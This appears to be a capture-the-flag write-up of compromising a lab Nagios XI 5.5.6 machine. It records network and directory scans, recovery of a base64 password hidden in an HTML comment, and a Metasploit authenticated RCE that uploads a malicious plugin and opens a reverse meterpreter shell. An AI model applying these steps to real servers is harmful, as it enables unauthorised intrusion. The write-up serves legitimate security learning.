
Nagios – CTF


This is another CTF I solved in my ongoing cyber security journey here is step by step explanation how I solved this CTF

➢ Step 1:

First, we will scan our whole network and find our targeted machine.



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.20.10.1     aa:9c:78:c2:b4:64      1      60  Unknown vendor
172.20.10.2     b4:e6:2a:74:66:d4      1      60  LG Innotek
172.20.10.6     ac:82:47:30:fa:43      1      60  Intel Corporate
172.20.10.3     00:0c:29:77:21:16      1      60  VMware, Inc.
```



Welcome

Click the link below to get started using Nagios XI.

Check for tutorials and updates by visiting the Nagios Library at library.nagios.com.


Problems, comments, etc, should be directed to our support forum at support.nagios.com/forum/.

This is our targeted machine.


Let's scan it with Nmap and see what we found in this.

➢ Step 2:

Let’s try to scan this with Nmap and we will enum script too



```
┌──(kali㉿kali)-[~/nacos]
└─$ nmap -sC -sV -p20-10000 172.20.10.3 -oN nmap-nacos.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 04:01 EDT
Nmap scan report for 172.20.10.3
Host is up (0.0020s latency).
Not shown: 9939 filtered tcp ports (no-response), 38 filtered tcp ports (host-prohibited)
PORT     STATE  SERVICE  VERSION
22/tcp   open   ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 e5:c4:57:39:be:77:ad:0c:b6:1f:33:46:2b:c2:39:b7 (RSA)
|   256 90:cb:4e:32:30:f3:ba:ce:31:56:eb:91:1d:24:2f:a3 (ECDSA)
|_  256 fa:93:5b:8b:94:bc:1f:6b:df:1a:ac:1b:34:77:37:01 (ED25519)
80/tcp   open   http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
|_http-title: Nagios XI
443/tcp  open   ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16)
|_http-title: Nagios XI
| ssl-cert: Subject: commonName=192.168.10.122/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2024-03-28T19:45:05
|_Not valid after:  2034-03-26T19:45:05
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.4.16
7878/tcp closed owms
MAC Address: 00:0C:29:77:21:16 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.06 seconds
```




```
┌──(kali㉿kali)-[~/nacos]
└─$ nmap --script=http-enum.nse 172.20.10.3 -oN nmap-Nacos-ctf.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-31 04:16 EDT
Nmap scan report for 172.20.10.3
Host is up (0.0015s latency).
Not shown: 986 filtered tcp ports (no-response), 11 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
443/tcp open  https
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
MAC Address: 00:0C:29:77:21:16 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.36 seconds

┌──(kali㉿kali)-[~/nacos]
└─$ 
```

Here we get some info like open ports and some vulnerabilities but not much information lets see what we do next.


➢ Step 3:

Now let’s try directory brute force and see robots.txt or config.txt files.



```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u 172.20.10.3 -w  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.20.10.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 207]
/index.php            (Status: 200) [Size: 2968]
/secure.html          (Status: 200) [Size: 352]
/config.txt           (Status: 200) [Size: 1196]
/nagios               (Status: 401) [Size: 381]
/.html                (Status: 403) [Size: 207]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```


Let’s see what in config.txt file.




```
# Nagios XI Configuration File

# Server Settings
server {
    name: "Nagios XI"
    version: "5.5.6"

}

# Authentication Settings
authentication {
    method: "LDAP"

}

# Plugins Configuration
plugins {
    check_plugin_authenticated_rce: enabled
    # Nagios XI Authenticated
}

# Users Configuration
users {
    username: "nagiosadmin"
    password: "*************"
    role: "administrator"
    # Other user configurations...
}

# Hosts Configuration
hosts {
    web_server {
        name: "Web Server"
        address: "<IP>"
        check_command: "check_http"
```

We get information about version of plugins lets search for the exploit of this plugin’s version.

Now lets see other directories too see what's in /secure.html



Now we will see view page source




view-source:http://172.20.10.3/secure.html

```
 <!DOCTYPE html>
<html>
<head>
<style>
img {
  width: 100%;
}
</style>
</head>
<body>
<center>


<img src="https://www.creativefabrica.com/wp-content/uploads/2022/04/25/nacos-illustration-Graphics-29617725-1-1-580x387.jpg"  style="width:580px;height:387px;" alt="Nacos" class="center">
</center>
</body>
</html>
<!-- passwd="ZTFwcjBmM3NzMHI=" -->

```

We got some encrypted password lets decrepit it and see what we got.

Here after decoding it we Got a Password = e1pr0f3ss0r



Decode from Base64 format

Simply enter your data then push the decode button.

```
ZTFwcjBmM3NzMHI=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).


Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

```
e1pr0f3ss0r
```


- **Step 4:**

As we got information in previous step, we get plugins version lets search an exploit for this in MSF console.




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search check_plugin_authenticated_rce

Matching Modules
================

   #  Name                                                            Disclosure Date  Rank       Check  Description
   -  ----                                                            ---------------  ----       -----  -----------
   0  exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce  2019-07-29       excellent  Yes    Nagios XI Prior to 5.6.6 getprofile.sh Authenti
cated Remote Command Execution
   1    \_ target: Linux (x86)                                        .                .          .      .
   2    \_ target: Linux (x64)                                        .                .          .      .
   3    \_ target: Linux (cmd)                                        .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/linux/http/nagios_xi_plugins_check_plugin_authenticated_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Linux (cmd)'

msf6 > █
```

We have got exploit lets try to use this exploit.



```
   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FINISH_INSTALL  false            no        If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreeme
                                              nt.
   PASSWORD                         yes       Password to authenticate with
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT           80               yes       The target port (TCP)
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /nagiosxi/       yes       The base path to the Nagios XI application
   URIPATH                          no        The URI to use for this exploit (default is random)
   USERNAME        nagiosadmin      yes       Username to authenticate with
   VHOST                            no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen
                                       on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


But we need to set the password Rhost and Lhost so lets set them first



```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhost 172.20.10.3
rhost ⇒ 172.20.10.3
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhost 172.20.10.5
lhost ⇒ 172.20.10.5
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password e1pr0f3ss0r
password ⇒ e1pr0f3ss0r
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > █
```

Password means that password we got in secure.html directory.

Now simply exploit it.




```
View the full module info with the info, or info -d command.

msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set rhost 172.20.10.3
rhost ⇒ 172.20.10.3
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set lhost 172.20.10.5
lhost ⇒ 172.20.10.5
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > set password e1pr0f3ss0r
password ⇒ e1pr0f3ss0r
msf6 exploit(linux/http/nagios_xi_plugins_check_plugin_authenticated_rce) > exploit
[*] Started reverse TCP handler on 172.20.10.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Attempting to authenticate to Nagios XI ...
[+] Successfully authenticated to Nagios XI.
[*] Target is Nagios XI with version 5.5.6.
[+] The target appears to be vulnerable.
[*] Uploading malicious 'check_ping' plugin ...
[*] Command Stager progress - 100.00% done (897/897 bytes)
[+] Successfully uploaded plugin.
[*] Executing plugin ...
[*] Waiting up to 300 seconds for the plugin to request the final payload ...
[*] Sending stage (3045380 bytes) to 172.20.10.3
[*] Meterpreter session 1 opened (172.20.10.5:4444 → 172.20.10.3:43516) at 2025-08-08 06:00:42 -0400
[*] Deleting malicious 'check_ping' plugin ...
[+] Plugin deleted.

meterpreter > sysinfo
Computer     : localhost.localdomain
